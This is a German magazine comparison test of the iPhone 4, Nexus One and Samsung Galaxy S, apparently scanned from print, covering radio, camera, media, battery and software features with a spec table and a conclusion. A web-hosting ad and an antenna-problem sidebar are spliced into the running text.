In Mobilfunknetzen verwenden alle Geräte die üblichen Datendienste – in GSM-Netzen EDGE und bei UMTS-Verbindungen HSPA. Via HSPA empfangen alle bis zu 7,2 MBit/s brutto. Das iPhone 4 und das Galaxy S senden maximal 5,76 MBit/s, das Nexus One immerhin 2 MBit/s. Die tatsächlich erzielbaren Datenraten hängen von der Auslastung der Funkzellen ab, 20 Prozent für den Protokoll-Overhead muss man von den Bruttowerten in jedem Fall abziehen.

WLAN gehört in dieser Geräteklasse zur Standardausstattung. Das Nexus One funkt hier nach den IEEE-Standards 802.11 b und g, das iPhone 4 und das

Galaxy S kennen auch den aktuellen n-Standard.

Bei WLAN schwächelten die älteren iPhone Modelle funktechnisch deutlich. Im Test fand ein iPhone 3GS nur zwei WLANs, das iPhone 4 am selben Ort immerhin drei. Das Nexus One und das Galaxy S zeigten je sechs Access Points an.

Bluetooth-Funk bindet die unterschiedlichsten Geräte an, wobei die unterstützten Bluetooth-Profile festlegen, was geht und was nicht. Mit Freisprecheinrichtungen und musiktauglichen Stereo-Headsets kommunizieren alle. Will man aber über ein festeingebautes Autotelefon (Dachantenne) kommunizieren, das nur die SIM-Daten zum Einbuchen ins Funknetz braucht, muss das Smartphone das SIM-Access-Profil beherrschen, was nur fürs Samsung Galaxy S gilt.

Die Android-Smartphones tauschen via Bluetooth auch Dateien wie Bilder oder virtuelle Visitenkarten aus. Beim iPhone funktioniert das nicht. Andererseits lässt sich mit ihm eine Bluetooth-Tastatur koppeln, und bei aktiviertem Tethering gibt das iPhone eine UMTS-Internetverbindung per PAN-Profil (Personal Area Networking) an Notebooks weiter. Beides können die Androiden nicht.

Da Bluetooth maximal 2,1 MBit/s überträgt, bremst die Funkschnittstelle eine schnelle HSPA-Verbindung allerdings aus. Das Nexus One und das Galaxy S nutzen daher zu diesem Zweck WLAN und verwandeln sich auf Wunsch in einen mobilen Hotspot – zeitgemäß mit WPA2-Kennwort gesichert. Das funktionierte bei beiden Geräten problemlos und ohne viel Konfigurationsaufwand. Manche Verträge gestatten die Internetweitergabe allerdings nicht. Beim iPhone erhält man das zur Freischaltung des Tethering nötige Skript nur nach Abschluss eines Zusatzvertrags, der 20 Euro pro Monat extra kostet.

Bitte recht freundlich

Fotografieren und Filmen gehörte zu den Disziplinen, in denen die Mitbewerber das iPhone 3GS schon lange überholt hatten. Mit dem iPhone 4 schließt Apple nun auf, überholt jedoch nicht.

Die spartanische Fotoanwendung hat sich abgesehen von einer Steuerung der nun vorhandenen LED-Fotoleuchte und Zweitkamera nicht verändert: Per Finger wählt man den Punkt, auf den fokussiert und belichtet werden soll, auf dem Sucherbild und tippt die Auslöse-Schaltfläche. Weitere Fotofunktionen wie Motivprogramme oder Selbstauslöser sucht man vergebens. Zum Auslösen braucht das iPhone 4 weniger als eine halbe Sekunde – für eine Handykamera rekordverdächtig schnell.

Seine 5-Megapixel-Kamera soll laut Steve Jobs vor allem für bessere Bilder sorgen. Dazu hat man einen besonders lichtempfindlichen BSI-Sensor (Back Side Illumination) eingesetzt. Damit liefert das iPhone 4 im Vergleich zum 3GS deutlich bessere Fotos, die bei genug Licht eine gute Schärfe bieten. Trotz BSI-Sensor sind sie aber auffallend verrauscht, auch überstrahlen helle Flächen, was auf einen eingeschränkten Kontrastbereich hindeutet. Typische Party-Nahaufnahmen bei wenig Licht waren völlig unscharf, rauschten extrem und zeigen überdies Farbverfälschungen. Nur gut belichtete Aufnahmen taugen für Abzüge.

Im Videomodus erzeugt das iPhone 4 nun flüssige Clips mit 1280 × 720 (720p) und 30 Bildern pro Sekunde. Während der Aufnahme stellt man über den Touchfokus scharf, was jedoch

Webspace

Profifeatures ohne Aufpreis enthalten:

30 Tage Geld zurück Garantie

1 Klick Installationssystem (Joomla, Typo3, WordPress, Magento, osCommerce und über 130 weitere Programme)

RVSiteBuilder mit hunderten Vorlagen und ohne Seitenlimitierung

mehrfacher Spam- und Virenschutz

SingleWeb

.de Domain inklusive
1000 MB Speicherplatz
Traffic unlimitiert
MySQL Datenbanken unlimitiert
neueste PHP und MySQL Versionen

pro Monat 0,99 €*

MultiWeb

.de Domain inklusive
externe Domains aufschaltbar
5000 MB Speicherplatz
beliebig viele Webseiten/Webaccounts
Traffic unlimitiert
MySQL Datenbanken unlimitiert
neueste PHP und MySQL Versionen

pro Monat 2,99 €*

BusinessWeb

.de Domain inklusive
externe Domains aufschaltbar
15000 MB Speicherplatz
beliebig viele Webseiten/Webaccounts
Traffic unlimitiert
MySQL Datenbanken unlimitiert
neueste PHP und MySQL Versionen
CronJobs
eigene IP Adresse
SSL-Zertifikatsverwaltung

pro Monat 4,99 €*

www.regworld.com

* Es fallen einmalig 19,95 Euro Einrichtungskosten an. Alle Preisangaben verstehen sich inklusive der gesetzlichen Mehrwertsteuer. Die Zahlung erfolgt für 12 Monate im Voraus. Die Mindestvertragslaufzeit von 24 Monaten verlängert sich jeweils um ein Jahr, wenn nicht bis 3 Monate vor dem Laufzeitende eine schriftliche Kündigung vorliegt.

Neben der Kamera hat Apple beim iPhone 4 eine Fotoleuchte untergebracht.

zu wackeligen Filmchen führt. Abgesehen von einigen Kantenartefakten und Moires bei Bewegungen gefielen die Aufnahmen. Für die Wiedergabe auf dem Großbild-TV daheim braucht man einen AV-Adapter für 45 Euro, am besten die HD-taugliche Component-Version.

Das Nexus One braucht zum Knipsen deutlich länger: Der Autofokus stellt in zwei Sekunden scharf, dazu kommt eine halbe Sekunde Auslöseverzögerung – keine Schnappschuss-Kamera: Wie beim iPhone verwackelt man wegen des Auslösers auf dem Touchscreen schnell. Ein Fotolicht ist vorhanden. Einstellungen gibt es für Weißabgleich, Farbe, Auflösung und Bildqualität; ein Selbstauslöser fehlt.

Die Bilder sind scharf, zeigen in dunklen Bereichen aber fleckige Artefakte vom Rauschfilter und sehr wenig Details. Helle Flächen überstrahlen noch stärker als beim iPhone 4. Innenaufnahmen geraten bei mäßiger Beleuchtung viel zu dunkel – für Party-Schnappschüsse eignet sich auch das Nexus One nicht. Für kleinformatige Abzüge reichen gelungene Fotos. Videos nimmt das Nexus One mit 720 × 480 und flüssigen 30 Bildern pro Sekunde auf. Auch sie bieten wenig Details, aber kaum Artefakte. Störender ist ein periodisches-Ruckeln im Sekundentakt – bewegte Objekte hüpfen regelrecht durchs Bild.

Dem Galaxy S – ebenfalls mit einer 5-Megapixel-Kamera ausgestattet – fehlt ein Fotolicht. Das Sucherbild ähnelt mit Touchfokus und dem Auslösebutton am rechten Bildschirmrand dem des iPhone. Auch in puncto Schnelligkeit (es löst innerhalb einer halben Sekunde aus) zieht es mit Apples neuestem Smartphone gleich. Klappt man das Optionsmenü aus, kommen umfangreiche Einstellungen inklusive Selbstauslöser und Bildstabilisator zum Vorschein.

Die leicht unscharfen Ergebnisse zeigen brauchbare Farben, aber heftiges, nur schlecht gefiltertes Bildrauschen. Helle Flächen überstrahlen auf dem Niveau des iPhone 4. Bei Innenfotos und wenig Licht schneidet die Kamera deutlich besser ab. Für kleinformatige Abzüge reicht die Qualität. Auch das Galaxy S zeichnet HD-Clips mit 720p-Auflösung auf, die ohne Geruckel wiedergegeben werden, aber wenig Details liefern. Auf dem Fernseher sehen sie recht gut aus. Ein AV-Kabel kostet rund 20 Euro, das Composite-Videosignal ist jedoch alles andere als HD-fähig – ein matschiges Bild ist die Folge.

Multimedia

Musik und Videos kommen auch beim iPhone 4 nur über iTunes aufs Mobilgerät – entweder über den iTunes-Store oder die iTunes-Software für den Mac oder den Windows-PC. Man benötigt iTunes bereits zum Aktivieren des iPhones. Musikdateien im MP3- oder M4A-Format sowie MOV-Videos gleicht die Software mit dem iPhone-Speicher ab, andere Formate wie WMA oder WMV konvertiert iTunes automatisch.

Für die Wiedergabe auf dem iPhone ist die iPod-Anwendung zuständig. Der Klang über das mitgelieferte Headset ist etwas höhenlastig. Andere Kopfhörer klingen besser, doch fehlt denen ein im Kabel integriertes Mikrofon zum Freihandtelefonieren. Alternativ passt man den Klang über Presets an – man findet sie in den Einstellungen. Via Bluetooth lässt sich auch ein Stereo-Headset ankoppeln. Bei der Videowiedergabe kommt das iPhone 4 auch mit HD-Clips klar.

Android-Smartphones wie das Nexus One oder das Galaxy S geben sich viel offener: Schließt man das Nexus One via USB am PC an und gibt den Speicher frei, verhält sich das Mobilgerät wie ein USB-Wechselspeicher, wobei beim Nexus One wie bei den meisten Android-Modellen nur Zugriff auf die eingelegte Speicherkarte gewährt wird, nicht aber auf den internen Speicher.

Der Musikplayer des Nexus One spielt außer MP3 auch die Formate Ogg Vorbis und M4A ab, kennt aber weder WMA noch AAC. Das Headset liefert klare Höhen, aber wenig Bässe, eine Klangregelung fehlt. Videos gibt das Nexus nur in den Formaten 3GP und MPEG-4 wieder (AVC- und MP4V-Codecs), HD-Material, DivX oder WMV mag es nicht abspielen.

Das Galaxy S ist flexibler und gibt via USB außer der Speicherkarte auch den 8-GByte fassenden internen Speicher frei. Mit einer 32-GByte-microSDHC lässt sich das Samsung auf 40 GByte aufrüsten. Als Musikplayer punktet das Galaxy S mit hoher Flexibilität – es spielt inklusive Ogg Vorbis, AAC, M4A und WMA alle gängigen Formate ab – und gutem Klang über das In-Ohr-Headset, das kräftige Höhen und wummernde Bässe zu Gehör bringt. Zudem gibt es eine Reihe von Presets, Klang-Effekten und für manuelles Anpassen des Sounds einen acht-Kanal-Equalizer.

Für die Videowiedergabe ist das Galaxy S wegen seines großen 4-Zoll-Displays und der fantastischen Farbkontraste besonders geeignet. Zudem kennt es mit MPEG-4, AVI, WMV und sogar DivX viele Formate. HD-Videos (720p) gibt es selbst bei hohen Bitraten bis 8 MBit/s ruckelfrei wieder. Über den DLNA-konformen Streaming-Dienst All-Share lassen sich Musik und Videos via WLAN an Streaming-Clients wie aktuelle TVs oder Multimedia-Boxen übertragen.

Ausdauer

In der Praxis hält der Akku des Nexus One bei intensivem Gebrauch selten über den ganzen Tag, selbst bei gelegentlicher

Das iPhone-Antennenproblem

Kaum lagen die ersten iPhones 4 in den Händen ihrer neuen Besitzer, kursierten Meldungen über Empfangsprobleme in den Mobilfunknetzen. Die Verbindung sollte deutlich schlechter werden oder sogar abbrechen, wenn man beim Telefonieren mit dem Smartphone eine bestimmte Stelle am unteren linken Rand mit dem Finger abdeckt. Um Platz zu sparen und die Sende- und Empfangseigenschaften des iPhone 4 zu verbessern, nutzt Apple die Segmente des dreiteiligen Edelstahlrahmens als Antennen für Mobilfunk, WLAN, Bluetooth und GPS. Unten links befindet sich einer der Übergänge zwischen zwei Rahmensegmenten.

Im Test konnten wir dieses Problem nachvollziehen. Allerdings gilt für jedes Handy: Wenn man während des Telefonats mit dem Finger die Antenne abschirmt, verringert sich die Übertragungsqualität. Bei schlechtem Empfang kann es sogar zu Verbindungsabbrüchen kommen. Viele Hersteller weisen in den Handbüchern sogar auf die Lage der eingebauten Antennen hin.

Apple empfiehlt, beim iPhone 4 die untere linke Ecke mit dem Finger zu meiden oder einfach eines der vielen erhältlichen Schutzgehäuse zu benutzen. Das Unternehmen verkauft unter dem Namen „Bumper" für stolze 29 Euro gummierte Rahmen, die nicht nur die empfindlichen Kanten des Glasgehäuses schützen, sondern auch die Dämpfung durch aufliegende Finger verringern, was wir im Test bestätigen konnten.

Für den WLAN-Betrieb gilt dies aber nicht: Mit dem iPhone in der Hand erhielten wir in 20 Metern Abstand zur Gegenstelle trotz schnellem 802.11 n nur schlechte 7,5 MBit/s; mit Bumper erhöhte sich die Datenrate unwesentlich auf 8,4 MBit/s. Erst als wir das iPhone bei gleichbleibendem Abstand auf einen Karton legten, schnellte die Datenrate auf zufriedenstellende 14,1 MBit/s hoch. Die besten Ergebnisse lieferte das iPhone 4 bei einem Abstand von vier Metern und bei Sicht auf den Access Point: 24,1 MBit/s – das Niveau guter 802.11-g-Verbindungen.

Nutzung sollte man das Ladekabel immer dabei haben. Im Test liefen Videos bei einer guten Leuchtstärke von 200 cd/m² und abgeschaltetem Funk (Flugzeugmodus) nur rund sechs Stunden. Beim regelmäßigem Zugriff auf eine Webseite (WLAN-Verbindung, 5 KByte Daten, alle 30 Sekunden) war nach 3,1, bei einer UMTS-Verbindung sogar schon nach 2,7 Stunden Schluss. Immerhin kann man den Akku des Nexus One anders als beim iPhone auswechseln und so mit Zweit- und Drittakkus die Laufzeit verlängern. Das Galaxy S erreichte uns für Laufzeittests nicht rechtzeitig, wir werden diese in einem der folgenden Hefte aber nachliefern.

Bei den Laufzeiten konnte schon das iPhone 3GS gegenüber vergleichbaren Smartphones glänzen. In unserem Testverfahren erreichte es knapp zehn Stunden beim Abspielen von Videos und Surfen via WLAN. Das iPhone 4 setzt noch einen drauf: Je nach Test hielt der Akku zwischen acht und zwölf Stunden. Damit läuft es bis zu 30 Prozent länger als sein Vorgänger und je nach Einsatz bis zu viermal so lange wie das Nexus One. Das reicht im Alltag für mehrere Tage ohne Ladegerät. Selbst bei intensivem Gebrauch kommt man locker über den Tag, wenn man nicht gerade WM-Spiele mit Überlänge live aus dem Web streamt.

An der Oberfläche

Die Philosophien der Apple- und der Android-Welt unterscheiden sich grundlegend. Android ist ein Open-Source-Betriebssystem auf Basis des Linux-Kernels 2.6. Gerätehersteller dürfen es kostenfrei auf ihre Smartphones spielen, mit zusätzlichen Oberflächen und Software ausstatten, aber auch einschränken. Der Nutzer hat in der Regel Zugriff aufs Dateisystem, kann eigene Software und Dateien nach Belieben aufspielen und das System anpassen. Die Schattenseite: Nur im grundlegenden Bedienkonzept treten die Android-Smartphones einheitlich auf, je nach Hersteller funktioniert jedes ein bisschen anders. Updates auf die neueste Android-Version verzögern sich durch die nötigen Anpassungen ebenfalls: Bislang läuft laut Google jedes zweite Gerät noch mit Android 1.x.

iOS – ehemals iPhone OS – dagegen gibt es nur auf dem iPhone, dem iPod touch und dem iPad: Apple kontrolliert Hardware und Betriebssystem, den Datenaustausch mit Rechnern und die Software-Entwicklung. Das schränkt einerseits ein, andererseits geht es geordneter und logischer zu.

Die iPhone-Oberfläche ist bei iOS 4 einfach und intuitiv geblieben: Apps und Lesezeichen findet man im mehrteiligen Hauptmenü, das sich frei sortieren lässt. Hinzugekommen sind Ordner, in die man bis zu zwölf Apps schieben kann. Musste man bei großen App-Sammlungen noch umständlich von Bildschirm zu Bildschirm wischen, ist jedes Ziel bei geschickter Anordnung nun über zwei Fingertipps erreichbar. Jederzeit eingeblendet ist eine konfigurierbare Schnellstartleiste für maximal vier Anwendungen, Weblinks oder Ordner.

Die Oberfläche des iPhone 4 hat einige der Neuerungen von Apples Tablet iPad übernommen: So lässt sich der Hauptbildschirm mit Hintergrundbildern verschönern. Der Bildschirminhalt dreht sich in vielen Anwendungen nun in alle Richtungen mit.

In puncto Geschwindigkeit schlägt das iPhone 4 seinen Vorgänger 3GS nach dem Benchmark des Embedded Microprocessor Benchmark Consortiums (EEMBC) mit einem CoreMark-Wert von 1759 um satte 70 Prozent (das 3GS erreicht 1032). Hinter dem ebenfalls mit dem A4-Prozessor ausgestatteten iPad (2162) bleibt es aber zurück.

Android 2.2 teilt die Oberfläche in eine alphabetisch sortierte Programmliste und fünf Startbildschirme ein, die der Anwender mit Programmverknüpfungen, Widgets, Weblinks und Ordnern befüllen kann. Im Hintergrund kann man animierte Farbmuster wabern oder sich die aktuelle Position auf Google Maps einblenden lassen. Samsung hat das Galaxy S mit seiner eigenen Oberfläche TouchWiz ausgestattet, die sogar bis zu zehn Startbildschirme bietet und das Programmmenü wie iOS in mehrere Screens unterteilt.

Sowohl Androiden als auch das iPhone bedient man mit (Multi)-Touchgesten wie Wischen, Zoomen mit zwei Fingern oder schlichtes Tippen. Tippt man auf ein Textfeld, blenden die Touchphones virtuelle Tastaturen ein, die sich treffsicher und flott bedienen lassen. Sie unterstützen Autokorrektur und Schreibvorschläge für mehrere Sprachen. Das iPhone unterstreicht außerdem Rechtschreibfehler. Beim Galaxy S braucht man nicht zu tippen, sondern wischt einfach von Buchstabe zu Buchstabe (Swype-Eingabe), womit sich nach etwas Gewöhnung flott schreiben lässt. Beiden Androiden kann man Texteingaben auch per Spracheingabe diktieren, was überraschend zuverlässig funktioniert; dazu benötigt man allerdings eine Internetverbindung.

iOS 4 erlaubt auf dem iPhone 4 und dem iPhone 3GS eingeschränktes Multitasking. Navigations-Anwendungen und Musikspieler beispielsweise dürfen nun genauso wie die Standard-Apps im Hintergrund laufen.

Bei Android ist der Task-Manager deutlich auskunftsfreudiger, versteckt sich aber in den Einstellungen.

Eine wichtige Neuerung von iOS 4 ist das (nicht mehr so ganz) eingeschränkte Multitasking. Das Ausführen von Anwendungen im Hintergrund zählte bisher zu den Vorzügen der Konkurrenz-Plattformen. In iOS 4 dürfen nun einige Apps wie Musikdienste, Navigations-Anwendungen und VoIP-Clients im Hintergrund weiterlaufen. Andere können ihren Zustand immerhin einfrieren: Wechselt man zwischen zwei Anwendungen, brauchen sie nicht jedes Mal neu zu starten. Entwickler müssen dazu ihre App für iOS 4 übersetzen.

Im Hintergrund

Die Leiste mit den aktiven Anwendungen erreicht man per Doppelklick auf die Menütaste. Dort finden sich links Bedienelemente für die aktive Musikanwendung und eine Taste zum Abschalten der Autorotation – praktisch, wenn man im Bett lesen oder den Musikspieler bedienen möchte. Rechts schließt sich eine Liste aller im Hintergrund laufenden und eingefrorenen Programme an, sortiert nach dem jüngsten Aufruf. Auch für ältere Systeme erstellte Apps, die noch nicht im Hintergrund laufen können, tauchen als Referenz auf, starten aber bei Aufruf neu. Weil die laufenden Apps optisch nicht von den zuletzt aufgerufenen zu unterscheiden sind, verliert man schnell den Überblick. Ein langer Druck auf

Dank des gestochen scharfen Displays und des E-Book-Readers iBooks macht Lesen auf dem iPhone 4 richtig Spaß.

eines der App-Symbole in der Taskliste aktiviert den Editiermodus, in dem man Apps aus der Leiste entfernen kann – allerdings nur einzeln, was bei vielen Anwendungen bald lästig wird. Ist eine App im Hintergrund aktiv, deutet dies ein Symbol in der Statusleiste an.

Unter Android dürfen alle Anwendungen seit jeher im Hintergrund laufen. Ohne Task-Manager aus dem Android Market verliert man jedoch schnell die Übersicht, weil Android den eigenen tief im Einstellungsmenü versteckt (Anwendungen, Anwendungen verwalten, Wird ausgeführt). Immerhin blenden einige Apps ein Icon in der Statusleiste ein, wenn sie im Hintergrund laufen.

Auch sonst zeigt sich die Android-Statusleiste auskunftsfreudig: Der Mail-Eingang wird dort ebenso angezeigt wie der Abschluss einer Installation. Zieht man sie auf, teilt sie weitere Details wie verpasste Termine oder den Zustand des Mail-Eingangs mit. Ein Meldesystem wie bei Android gibt es auch bei iOS 4: Anwendungen können Meldungen aus dem Web als Pop-up einblenden oder auf einen Termin hinweisen – wenn man es der App erlaubt hat.

Surfen und Mailen

Als Surf- und Mail-Phones können das iPhone 4 und die Androiden Nexus One und Galaxy S überzeugen: Die Webkit-Browser unterstützen HTML5, JavaScript und Pop-ups und erreichen bei den üblichen Benchmarks und Kompatibilitätstests gute Ergebnisse. Android 2.2 unterstützt auch Flash, allerdings ruckeln die meisten Videos und der Stromverbrauch zieht merklich an.

Mit Touch- und Multitouch-Gesten surft man flugs durch das Netz, auch komplexe Webseiten öffnen schnell. Die Android-Browser bieten mehr Einstellungsoptionen; unter dem Google-System lassen sich auch alternative Browser wie der umfangreiche Dolphin HD als Standard-Browser einstellen.

Android hat zwei Mailclients im Gepäck, einen für IMAP, POP3 und Exchange-Push-Mail sowie einen für Gmail-Konten. Letzterer kann ebenfalls Push und bündelt Konversationen in Threads. Der iPhone-Mailclient kennt dieselben Protokolle und unterstützt außerdem Apples kostenpflichtigen Online-Speicher und den Maildienst MobileMe. Über Exchange synchronisieren beide zudem Kontakte und Kalender, beispielsweise mit den Exchange-fähigen Google-Diensten. Der in iOS 4 neu hinzugekommene Direktzugriff auf die Posteingänge ist praktisch, der zentrale Posteingang eher unübersichtlich.

Apps, Apps, Apps

Die Software-Grundausstattung ist bei beiden Plattformen mit Terminkalender, YouTube-Client, Bildbetrachter und Medienspieler solide. Samsungs Galaxy S bringt zudem Programme wie einen Dateimanager oder Sprachnotizen mit, die man beim Nexus One erst aus dem Market nachinstallieren muss.


Die Programme des iPhone 4 sind etwas schicker und umfangreicher: So kann man beispielsweise Fotos nach Orten sortieren und Musik in einem animierten Coverflow-Modus auswählen. Über den iTunes Store kauft man direkt bei Apple Musik und Filme, das Nexus One hat immerhin einen Zugang zum Musikshop von Amazon, beim Galaxy S lässt er sich nachinstallieren.

Orientierung schafft Google Maps, das die eigene Position auf aus dem Netz geladenen Umgebungskarten oder Satellitenbildern anzeigt, Routen berechnet und Verkehrsbehinderungen anzeigt. Auf dem Nexus One ist es mächtiger: Dort kann man auch eine Geländeansicht und Street View aktivieren, seine Position mit Google-Latitude-Kontakten austauschen und georeferenzierte Nachrichten aus Google Buzz einblenden. Außerdem bringt es eine schlichte, aber gute Navigation mit, die sinnvolle Routen berechnet und darauf mit Sprachansagen und einer hübschen Ansicht führt. Ein Fahrzeugmodus reduziert die Android-Oberfläche auf große Buttons für die Hauptfunktionen wie Navigation, Telefon und Musik. Die Navigationsfunktion bietet auch das Galaxy S.

Wer das iPhone 4 im Telekom-Netz verwendet, kann sich die kostenlose Navigation Select Telekom Edition herunterladen, die ebenfalls gut führt und Karten für Deutschland, Österreich und Schweiz im Speicher installiert, sodass sie auch ohne Internetverbindung funktioniert.

Apple bietet für das iPhone außerdem einen einfachen Notizblock und einen E-Book-Reader für Dokumente in den Formaten PDF und Epub – mit dem bei deutschen Verlagen populären Epub mit Adobe-Kopierschutz ist es aber nicht kompatibel. iBooks gefällt mit netten Animationen beim Aufschlagen und Blättern und nützlichen Einstellmöglichkeiten.

Weitere Programme findet man in den jeweiligen Anwendungs-Shops – Apples App Store und dem Android Market – zuhauf. Ihr Sortiment reicht von Webdiensten und Clients für soziale Netzwerke bis hin zu Office Suites und gigabytegroßen Navigationslösungen. Beim Galaxy S gibt es außer dem Market auch Samsungs eigenen App Store, der aber nur einige Widgets zu bieten hat.



Die Android-Software Google Maps Navigation führt mit Sprachhinweisen, benötigt aber eine Internetverbindung.

Apple überprüft alle Anwendungen auf technische, inhaltliche und rechtliche Aspekte, bevor sie zugelassen werden. In der Vergangenheit flogen auch Apps mit zu viel nackter Haut oder fragwürdigem Humor aus dem Store, was Apple die Kritik einbrachte, rigoros zu zensieren. Android ist offener: Zwar können Anwender Apps melden, die ihrer Meinung nach nicht angemessen sind, vorab kontrolliert Google sie aber nicht. Allerdings führt das auch dazu, dass sich viele Entwickler nicht an die Programmierrichtlinien halten und Apps häufiger mal abstürzen.

Abgleich

Android sieht im Prinzip keine Synchronisation mit dem PC vor. Wer Adressbuch, Mails oder Kontakte auf den Rechner bringen will, muss über die Google-Dienste gehen oder sich Software von Drittanbietern installieren. Auch gibt es keine Möglichkeit, Einstellungen oder Anwendungen als Backup auf dem Rechner zu speichern. Einige Hersteller wie HTC und Samsung stellen eigene Sync-Programme für ihre Android-Modelle zum Download bereit. So lässt sich das Galaxy S über die optisch an Apples Finder angelehnte Software „Kies" mit Outlook abgleichen, zudem gibt es eine App-Verwaltung und viel Multimedia mit Bildbearbeitung und Videokonverter (siehe c't-Link).

Bei Apple übernimmt die Software iTunes alle Abgleichaufgaben. Man verwaltet darüber Apps, Musik, Videos, Bilder, Podcasts und neuerdings E-Books. Anwendungen anderer Hersteller können über eine Schnittstelle eigene Ordner für den Datenaustausch in iTunes einrichten, der Im- und Export läuft darüber aber eher umständlich ab. iTunes synchronisiert außerdem Lesezeichen mit dem lokalen Browser, Mails mit Outlook oder Apple Mail und Kontakte und Adressbuch mit einigen Windows- und Mac-Anwendungen. Außerhalb von iTunes bekommt

Smartphones

Produkt	iPhone 4	Nexus One	19000 Galaxy S
Hersteller	Apple, www.apple.com/iphone/	Google, www.google.com/phone	Samsung, www.samsung.de
technische Daten	www.handy-db.de/1711	www.handy-db.de/1653	www.handy-db.de/1693
Lieferumfang (kann je nach Anbieter variieren)	Netzteil, USB-Kabel, Stereo-Headset, Kurzanleitung	Netzteil, USB-Kabel, Stereo-Headset, Kurzanl., Tasche	Ladegerät, Stereo-Headset, USB-Kabel, Handbuch
Betriebssystem	iOS 4	Android 2.2	Android 2.1 / TouchWiz 3.0
Prozessor / Takt	Apple A4 / k. A.	Qualcomm Snapdragon / 1 GHz	Samsung / 1GHz
Speicher RAM / Flash	512 MByte / 16 od. 32 GByte	512 MByte / 512 MByte	k. A. / 2 + 8 GByte
Akku-Typ / Kapazität / wechselbar	Li-Polymer / 1420 mAh / –	Li-Ion / 1400 mAh / ✓	Li-Ion / 1500 mAh / ✓
Wechselspeicher / mitgeliefert / maximal	–	microSDHC / 4 GByte / 32 GByte	microSDHC / – / 32 GByte
Abmessungen (H × B × T) / Gewicht	115 mm × 59 mm × 9 mm / 140 g	119 mm × 60 mm × 12 mm / 134 g	123 mm × 64 mm × 12 mm / 118 g
Anschlüsse	Kontaktkamm, 3,5-mm-Klinke	Micro-USB, 3,5-mm-Klinke	Micro-USB, 3,5-mm-Klinke
Bluetooth	2.1 + EDR	2.1 + EDR	3.0 + EDR
WLAN	IEEE 802.11n	IEEE 802.11b/g	IEEE 802.11n
Display-Auflösung / Diagonale	640 × 960 (326 dpi) / 3,5 Zoll	480 × 800 (252 dpi) / 3,7 Zoll	480 × 800 (235 dpi) / 4 Zoll
HSPA senden / empfangen	7,2 MBit/s / 5,76 MBit/s	7,2 MBit/s / 2 MBit/s	7,2 MBit/s / 5,76 MBit/s
GPRS/EDGE-Klasse	10b	12b	12b
SAR-Wert[2]	0,93 W/kg	0,82 W/kg	0,24 W/kg
Sprachwahl / -steuerung / -eingabe	✓ / ✓ / –	✓ / ✓ / ✓	✓ / ✓ / ✓
Multimedia			
max. Auflösung Kamera / Zweitkamera	2592 × 1936 / 640 × 480	2592 × 1944 / –	2560 × 1920 / 640 × 480
Video-Auflösung	1280 × 720	720 × 480	1280 × 720
Autofokus / Fotoleuchte / Blitz	✓ / ✓ / –	✓ / ✓ / –	✓ / – / –
Selbstauslöser / Geotagging	– / ✓	– / ✓	✓ / ✓
Mediaplayer-Formate	MP3, AIFF, Apple Lossless, M4A, 3GP, MOV, MPEG-4, H.264, M4V	MP3, M4A, OGG, WAV, MIDI, 3GP, MPEG-4, H.264, M4V	MP3, AAC, M4A, OGG, WMA, WAV, MIDI, 3GP, MPEG-4, H.264, M4V, WMV, DivX, XviD
Installierte Software			
E-Mail-Client	Exchange, IMAP, POP3	Exchange, IMAP, POP3	Exchange, IMAP, POP3
Kalender / Aufgaben / Notizen / Sprach-Memos	✓ / – / ✓ / ✓	✓ / – / – / –	✓ / – / ✓ / ✓
Datei-Manager / Rechner / Umrechner	– / ✓ / –	– / ✓ / –	✓ / ✓ / –
systemübergreifende Suche	✓	✓	✓
GPS-Empfänger / A-GPS	✓ / ✓	✓ / ✓	✓ / ✓
GPS-Software	Google Maps (Navigon Telekom Select Edition für Telekom-Nutzer kostenlos)	Google Maps Navigation	Google Maps Navigation
Sonstiges	E-Book-Reader iBooks, YouTube	Amazon MP3 Downloads, Newsreader, YouTube	ThinkFree-Office, Aldiko eBook, Layar, YouTube
Messungen			
Helligkeitsregelbereich	4 … 480 cd/m²	23 … 224 cd/m²	84 … 239 cd/m²
Kontrast, Blickwinkel vertikal / horizontal	1400:1, >160° / >160°	zu hoch für Messung, >160° / >160°	zu hoch für Messung, >160° / >160°
Laufzeit[1] Video / WLAN / UMTS	11,8 h / 11,3 h / 8,1 h	5,4 h / 3,1 h / 2,7 h	keine Messung
Bewertung			
Display	⊕⊕	○	⊕
Bedienung	⊕	⊕	⊕
Ausstattung	⊕⊕	⊕	⊕⊕
Multimedia	⊕	⊖	⊕⊕
Kamera	⊕	○	⊕
Preis ohne Kartenvertrag (UVP / Straße)	exklusiv mit Telekom-Vertrag (im Web ab 1100 €)	490 € / 480 €	650 € / 460 €

[1] gemessen bei 200 cd/m² ⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe

man bei Anschluss an den Rechner lediglich den Kamera-Ordner angezeigt, in dem aufgenommene Fotos und Videos liegen.

Fazit

Beide Smartphone-Welten präsentieren Spitzentechnik mit hohem Schnuckelfaktor in Hard- und Software und sprechen den verspielten Technikbegeisterten an. Wer Apples Fürsorge, die für stabile Funktion sorgt, als Gängelei ansieht, konnte noch nie so unbeschwert zu den Produkten der Konkurrenz greifen: Google und Samsung bieten flotte Top-Hardware mit guter Multitouch-Bedienung, die nur wenige Wünsche offenlässt. Das Nexus One und das Galaxy S punkten mit großen, farbkräftigen OLED-Displays; vor allem das 4-Zoll-Display des Galaxy S eignet sich hervorragend für HD-Videos und Fotos.

Das iPhone 3GS hatten die Android-Smartphones schon längst überholt, mit dem iPhone 4 ist Apple aber nun wieder ein ganzes Stück voraus: Das gestochen scharfe Display, das hochwertige Gehäuse, die gute Kamera und besonders die lange Laufzeit machen es als Gesamtpaket zu einem der besten Smartphones, die man derzeit bekommen kann. Kritikwürdig sind wie bisher der nicht austauschbare Akku, der fehlende Slot für Wechselspeicher und die Restriktionen durch Apple und Telekom als Exklusiv-Anbieter.

